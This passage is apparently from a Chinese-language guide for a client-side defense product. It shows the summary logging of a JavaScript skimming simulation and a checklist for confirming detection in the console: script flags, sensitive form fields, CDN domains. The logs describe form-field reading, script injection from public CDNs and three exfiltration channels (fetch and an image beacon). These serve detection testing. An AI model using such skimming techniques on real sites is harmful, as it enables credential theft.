
    // Summary    console.log('\n' + '='.repeat(60));    console.log('[CSD Demo] SIMULATION COMPLETE');    console.log('[CSD Demo] Fields observed: ' + inputs.length + ' (values discarded)');    console.log('[CSD Demo] Scripts injected: ' + cdns.length + ' (from ' + cdns.length + ' CDN domains)');    console.log('[CSD Demo] Exfil channels: 3 (2x fetch + 1x image beacon)');    console.log('[CSD Demo] Detection takes 5-10 minutes to appear in CSD console.');    console.log('='.repeat(60));})();
於 CSD 主控台驗證(5-10 分鐘後):
- 儀表板 — 已消耗交易計數器遞增
- 腳本清單 — 應用程式腳本被標記為高風險;來自 CDN 網域的 4 個新第三方腳本
- 表單欄位 — 電子郵件和密碼分類為敏感(由系統標記)並顯示讀取活動
- 網路 —
cdn.jsdelivr.net、esm.sh、unpkg.com、ga.jspm.io出現在「所有網域」清單中 - 受影響使用者 — 您的工作階段顯示 IP、地理位置、瀏覽器、裝置資訊